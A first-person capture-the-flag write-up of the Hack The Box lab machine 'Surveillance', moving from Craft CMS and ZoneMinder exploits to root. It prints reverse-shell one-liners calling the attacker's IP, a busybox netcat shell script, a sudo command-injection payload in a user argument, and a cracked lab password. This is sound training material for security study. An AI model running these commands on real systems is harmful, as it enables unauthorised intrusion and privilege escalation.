
Surveillance is a HTB machine with a difficulty rated as "medium" (i.e. 2/3). This is the first machine of this difficulty that I am attempting to win after having completed all the ones marked as "easy". I have high hopes for this one as the average rating is 4.4/5!

I will start by trying to enumerate the open ports and services running on those ports using `nmap`.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC 10.10.11.245
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 21:52 CET
Nmap scan report for 10.10.11.245
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.57 seconds
```


We can see that the machine is running Linux Ubuntu and that the ports 22 and 80 are open, I add the web page available on port 80 to the `/etc/hosts` file so that I can visit it using Firefox.



This is the page we are redirected too, I use the extension Wappalyzer to see the stack of technologies used, I notice that PHP is used, which might be useful to know. Moreover, analyzing the source code brought me nowhere so I decide to do dir busting in order to find out hidden login pages that I might leverage in my attack.



Bingo! A login page is indeed found.



We are greeted with this login form, I notice that the technology used is "craft cms", time to arm myself with the Google searchbar and look for some CVE and PoC to exploit. I soon find out that Craft CMS is vulnerable to CVE-2023-41892 which, as expected, allows Remote Code Execution (RCE). I quickly also find the following PoC:

CVE-2023-41892 (Craft CMS Remote Code Execution) - POC · GitHub

I take the Python script and place it into a folder with writing permissions (of course); apparently this PoC originally used some proxies that however prevented it to work properly in the end, the code must have been updated (as discussed on GitHub) and to this day the proxies are removed from the script.
The script just need the address of the web page as argument.

First problem! The shell obtained is unresponsive and I am not able to migrate to a stabler shell either. So I decide to look further into the GitHub discussion and I find out other problems in the code proposed by the original user, a kind user at the end of the discussion wrote a "corrected" version of it, so I decided to give it a try and it works.

Done! As easy as it can be. I notice that the shell is not stable, so I look up on the Internet for an easy solution, I found the following line that can be executed inside the shell in order to make it more stable.

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.x.x 4444 >/tmp/f
```

You must replace `10.10.x.x` wtih the IP address of your machine and `4444` with the number on the port on which you are listening.

The migration was successful and it is now time to start looking for the user flag.

The user flag is not already given to us (as expected from a box not marked as "easy" after all), and after some tedious looking around for interesting stuff I stumble upon the following directory:

```
/var/www/html/craft/storage/backups
```

Containing an interesting-looking file: `surveillance--2023-10-17-202801--v4.4.14.sql.zip`.

I would like to work on this file to discover its secrets in my own shell and not in the reverse shell that I was able to pull, for obvious reasons (I have all my fancy hacking libraries in there ...). The problem is, how can I transfer this file? A smart way to solve this issue is copying the file inside the `/html/craft/web` directory and then using the HTTP protocol to retrieve it on our machine, using the command `wget`.

```
┌──(kali㉿kali)-[~]
└─$ wget http://surveillance.htb/surveillance--2023-10-17-202801--v4.4.14.sql.zip

--2024-03-13 22:45:33--  http://surveillance.htb/surveillance--2023-10-17-202801--v4.4.14.sql.zip
Resolving surveillance.htb (surveillance.htb)... 10.10.11.245
Connecting to surveillance.htb (surveillance.htb)|10.10.11.245|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19918 (19K) [application/zip]
Saving to: 'surveillance--2023-10-17-202801--v4.4.14.sql.zip'

surveillance--2023-10-17-2 100%[===================>]  19.45K  61.2KB/s    in 0.3s

2024-03-13 22:45:34 (61.2 KB/s) - 'surveillance--2023-10-17-202801--v4.4.14.sql.zip' saved [19918/19918]
```

Let's unzip the file and start snooping around. By using `cat` I am able to dump the contents of the table "users", from which I can see the hash of the administrator password, as well as the email.

```
LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec','2023-10-17 20:22:34',NULL,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2023-10-17 20:27:46');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
```

Next goal: cracking the hash open! This will be useful to then authenticate as administrator from the login form.

I start by trying to identify what hash I have in front of my eyes. To do so I use the tool `hash-identifier` which gives me the following result:

```
Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
[+] RipeMD-256(HMAC)
[+] SNEFRU-256(HMAC)
[+] SHA-256(md5($pass))
[+] SHA-256(sha1($pass))
```

Not satified, I decide to double check with the website Hash Type Identifier - Identify unknown hashes which prompts me again towards SHA-256. I'll get to cracking with Hashcat, which cracks the password in under a minute giving the following output:

```
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec:starcraft122490

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c ... 5770ec
Time.Started.....: Wed Mar 13 22:58:17 2024 (5 secs)
Time.Estimated ...: Wed Mar 13 22:58:22 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   650.7 kH/s (0.72ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3553280/14344385 (24.77%)
Rejected.........: 0/3553280 (0.00%)
Restore.Point....: 3551232/14344385 (24.76%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: starfish789 → star42016
Hardware.Mon.#1..: Util: 47%
```

The password for Matthew (name of administrator) is `starcraft122490`. What can I do with this? An idea that comes to mind is trying to log in using SSH on port 22. As expected this works and we are finally able to retrieve our desired user flag.

```
matthew@surveillance:~$ ls
user.txt
matthew@surveillance:~$ wc -c user.txt
33 user.txt
```

But our job is not yet complete as we must look for the root flag. It's time to look around the system, I find a directory named "zoneminder" which I do not have permission to access, may it be the folder of an user with sudo priviledges, unlike us? That is indeed the case and it is easily confirmed by looking at the `/etc/passwd` file.

```
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
mysql:x:114:122:MySQL Server,,,:/nonexistent:/bin/false
zoneminder:x:1001:1001:,,,:/home/zoneminder:/bin/bash
fwupd-refresh:x:115:123:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

"Zoneminder" sure is a weird username, by doing some research I find out that it actually is the name of a surveillance software (ZoneMinder - Home). I want to find out additional information, to do so I download `linpeas.sh` from my machine inside the victim's machine and run it.

```
matthew@surveillance:/tmp$ wget 10.10.16.70:9999/linpeas.sh
--2024-03-13 22:17:52--  http://10.10.16.70:9999/linpeas.sh
Connecting to 10.10.16.70:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860549 (840K) [text/x-sh]
Saving to: 'linpeas.sh.1'

linpeas.sh.1              100%[===================>] 840.38K   841KB/s    in 1.0s

2024-03-13 22:17:53 (841 KB/s) - 'linpeas.sh.1' saved [860549/860549]
```

```
┌──(kali㉿kali)-[/tmp]
└─$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
10.10.11.245 - - [13/Mar/2024 23:17:53] "GET /linpeas.sh HTTP/1.1" 200 -
```

I find out a bunch of information that look interesting.

```
╔══════════╣ Analyzing Env Files (limit 70)
-rw-r--r-- 1 root root 0 May  2  2023 /usr/lib/node_modules/passbolt_cli/node_modules/psl/.env
-rw-r--r-- 1 www-data www-data 836 Oct 21 18:32 /var/www/html/craft/.env
CRAFT_APP_ID=CraftCMS--070c5b0b-ee27-4e50-acdf-0436a93ca4c7
CRAFT_ENVIRONMENT=production
CRAFT_SECURITY_KEY=2HfILL3OAEe5X0jzYOVY5i7uUizKmB2_
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craftdb
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftCMSPassword2023!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=
DEV_MODE=false
ALLOW_ADMIN_CHANGES=false
DISALLOW_ROBOTS=false
PRIMARY_SITE_URL=http://surveillance.htb/
```


```
╔══════════╣ Analyzing Backup Manager Files (limit 70)
-rw-r--r-- 1 root zoneminder 5265 Nov 18  2022 /usr/share/zoneminder/www/ajax/modals/storage.php
-rw-r--r-- 1 root zoneminder 1249 Nov 18  2022 /usr/share/zoneminder/www/includes/actions/storage.php

-rw-r--r-- 1 root zoneminder 3503 Oct 17 11:32 /usr/share/zoneminder/www/api/app/Config/database.php
                'password' => ZM_DB_PASS,
                'database' => ZM_DB_NAME,
                'host' => 'localhost',
                'password' => 'ZoneMinderPassword2023',
                'database' => 'zm',
                                $this->default['host'] = $array[0];
                        $this->default['host'] = ZM_DB_HOST;
-rw-r--r-- 1 root zoneminder 11257 Nov 18  2022 /usr/share/zoneminder/www/includes/database.php
```

Another idea comes to my mind, I can perform SSH port forwarding, creating a tunnel to transfer data from and towards the remote system (surely I should have thought of this before getting linpeas.sh in the remote machine). To do so I execute the following command:

```
ssh -L 8080:localhost:8080 matthew@<remote-machine-ip>
```

Let's see what the remote machine (redirected through our machine) is running on port 8080, in this case we find out a login page.



Mmmm, "ZoneMinder Login", mayber there is a CVE out there that can describe to us how we can exploit this login form.

We search around and find the CVE-2023-26035 with a convenient PoC at GitHub - rvizx/CVE-2023-26035: Unauthenticated RCE in ZoneMinder Snapshots - Poc Exploit. As expected it is a RCE exploit.

I try executing the PoC script but I keep getting a weird error:

```
┌──(kali㉿kali)-[~]
└─$ python3 zm_poc.py -t http://10.10.11.245 -ip 10.10.16.70 -p 8080
[>] fetching csrf token
Traceback (most recent call last):
  File "/home/kali/zm_poc.py", line 51, in <module>
    ZoneMinderExploit(args.target_url).exploit(payload)
  File "/home/kali/zm_poc.py", line 35, in exploit
    if self.fetch_csrf_token():
       ^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/zm_poc.py", line 18, in fetch_csrf_token
    self.csrf_magic = self.get_csrf_magic(response)
                      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/zm_poc.py", line 26, in get_csrf_magic
    return BeautifulSoup(response.text, 'html.parser').find('input', {'name': '__csrf_magic'}).get('value',
None)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
AttributeError: 'NoneType' object has no attribute 'get'
```

In the end, frustration has the best and I decide to look for an alternative route. I find out that the Metasploit framework has a convenient exploit ready-to-use for ZoneMinder, so I give it a shot.

```
msf6 > search zoneminder

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/unix/webapp/zoneminder_lang_exec            2022-04-27       excellent  Yes    ZoneMinder Lang
uage Settings Remote Code Execution
   1  exploit/unix/webapp/zoneminder_snapshots            2023-02-24       excellent  Yes    ZoneMinder Snap
shots Command Injection
   2  exploit/unix/webapp/zoneminder_packagecontrol_exec  2013-01-22       excellent  Yes    ZoneMinder Vide
o Server packageControl Command Execution
```

```
msf6 exploit(unix/webapp/zoneminder_snapshots) > set rhost 127.0.0.1
rhost ⇒ 127.0.0.1
msf6 exploit(unix/webapp/zoneminder_snapshots) > set rport 2222
rport ⇒ 2222
msf6 exploit(unix/webapp/zoneminder_snapshots) > set lhost 10.10.16.70
lhost ⇒ 10.10.16.70
msf6 exploit(unix/webapp/zoneminder_snapshots) > exploit

[*] Started reverse TCP handler on 10.10.16.70:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Elapsed time: 18.662537391000114 seconds.
[+] The target is vulnerable.
[*] Fetching CSRF Token
[+] Got Token: key:86ccf324efbc44f36540f5306befd775b92c8d72,1710370329
[*] Executing nix Command for cmd/linux/http/x64/meterpreter/reverse_tcp
[*] Sending payload
[*] Sending stage (3045380 bytes) to 10.10.11.245
[*] Meterpreter session 1 opened (10.10.16.70:4444 → 10.10.11.245:38014) at 2024-03-13 23:52:17 +0100
[+] Payload sent
```

```
meterpreter > shell
Process 13388 created.
Channel 1 created.
whoami
zoneminder
```

I have successfully got my meterpreter shell! Now, clearly I want to do Local Priviledge Escalation (LPE) to gain access to the root flag. LPE in Linux is a synonym of doing `sudo -l` and that's exactly what I am going to do.

```
sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin, use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
```

Hey that's REGEX! I find out that I can run without the need of password every `.pl` file (Perl file) inside the directory `/usr/bin/` with a name that starts with `zm` and is followed by any combination of lower and uppercase characters, even none. Naturally I move to this directory and see what scripts I can execute without needing to input any password.

```
pwd
/usr/bin
ls -la zm*.pl
-rwxr-xr-x 1 root root 43027 Nov 23  2022 zmaudit.pl
-rwxr-xr-x 1 root root 12939 Nov 23  2022 zmcamtool.pl
-rwxr-xr-x 1 root root  6043 Nov 23  2022 zmcontrol.pl
-rwxr-xr-x 1 root root 26232 Nov 23  2022 zmdc.pl
-rwxr-xr-x 1 root root 35206 Nov 23  2022 zmfilter.pl
-rwxr-xr-x 1 root root  5640 Nov 23  2022 zmonvif-probe.pl
-rwxr-xr-x 1 root root 19386 Nov 23  2022 zmonvif-trigger.pl
-rwxr-xr-x 1 root root 13994 Nov 23  2022 zmpkg.pl
-rwxr-xr-x 1 root root 17492 Nov 23  2022 zmrecover.pl
-rwxr-xr-x 1 root root  4815 Nov 23  2022 zmstats.pl
-rwxr-xr-x 1 root root  2133 Nov 23  2022 zmsystemctl.pl
-rwxr-xr-x 1 root root 13111 Nov 23  2022 zmtelemetry.pl
-rwxr-xr-x 1 root root  5340 Nov 23  2022 zmtrack.pl
-rwxr-xr-x 1 root root 18482 Nov 23  2022 zmtrigger.pl
-rwxr-xr-x 1 root root 45421 Nov 23  2022 zmupdate.pl
-rwxr-xr-x 1 root root  8205 Nov 23  2022 zmvideo.pl
-rwxr-xr-x 1 root root  7022 Nov 23  2022 zmwatch.pl
-rwxr-xr-x 1 root root 19655 Nov 23  2022 zmx10.pl
```

There are many scripts, but I don't have any clue about what to do with them! Actually, upon checking the REGEX one more time I noticed that I can freely run these scripts with whatever argument I provide afterwards, it would be smart to create a script for doing a reverse shell and pass it somehow as argument of one of these scripts.

I decided this was quite tedious to do without a proper shell, so I used the following command to obtain a stable shell.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

In `/tmp/` on my local machine I create a reverse shell script that looks like this:

```
#!/bin/bash
busybox nc 10.10.16.70 3333 -e sh
```

I will refer to the file above as "reverse.sh" from now on.

Notice that Busybox is needed in order to use Netcat. I transfer the reverse shell script from my local machine to the remote machine (always in `/tmp/`) by using a HTTP server and the command `wget`.

Our next goal is executing the script we have just loaded inside the `/tmp/` folder of the remote machine while our machine is listening on the specified port, i.e. 3333.

Before doing anything however we need to change the permission on the reverse script just loaded making it accessible to anyone. At first I didn't realize this and I kept trying and failing obtaining the following error message:

```
sh: 1: /tmp/reverse_3.sh: Permission denied
ERROR 1698 (28000): Access denied for user '-pZoneMinderPassword2023'@'localhost'
Output:
Command 'mysql -u$(/tmp/reverse_3.sh) -p'ZoneMinderPassword2023' -hlocalhost zm < /usr/share/zoneminder/db/z
m_update-1.26.1.sql' exited with status: 1
```

So, it is important to run the command `chmod reverse.sh 777`.
At this point, I just need to run the following command:

```
sudo /usr/bin/zmupdate.pl --version=1 --user='$(/tmp/reverse.sh)' --
pass=ZoneMinderPassword2023
```

Since we run this code without needing to input any password (the last field "pass" is not needed and could have been set to `anything`), and the syntax `$(path/to/script.sh)` is simply the standard bash syntax used to run a script, our reverse script will be executed and give us a shell on the listening port.

```
┌──(kali㉿kali)-[/tmp]
└─$ nc -nvlp 3333
listening on [any] 3333 ...
connect to [10.10.16.60] from (UNKNOWN) [10.10.11.245] 49638
whoami
root
```

Now it is just a matter of locating the root flag. Go to the parent directory, move to "root" and there it is, our beloved root flag!

```
pwd
/root
wc -c root.txt
33 root.txt
```

Conclusion

This machine has been intense as well as rewarding, getting the user flag felt like a standard task with the extra addition of having to retrieve the necessary information to connect to the SSH service after obtaining the first reverse shell. The root text was intense and required intense googling, the key as usual is locating the vulnerable technology (i.e. ZoneMinder) and the rest is a matter of searching for the right exploit, in this case brought to us by Metasploit. However, even if we obtained a shell with

Metasploit it still was needed to do LPE, and to do we needed to check our priviledges and understand how to obtain a root shell and send it back to our local machine, so that we could finally find the root flag.